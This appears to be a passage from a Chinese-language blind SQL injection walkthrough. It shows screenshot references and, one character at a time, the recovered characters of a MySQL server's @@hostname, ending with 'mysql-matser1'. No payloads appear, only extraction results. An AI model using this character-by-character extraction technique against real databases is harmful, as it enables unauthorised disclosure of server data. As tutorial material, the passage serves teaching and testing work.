
第九位是 s




第十位是 t




第十一位是 e



第十二位是 r



第十三位是 1



没有第15位, 所以 @@hostname 为 mysql-matser1

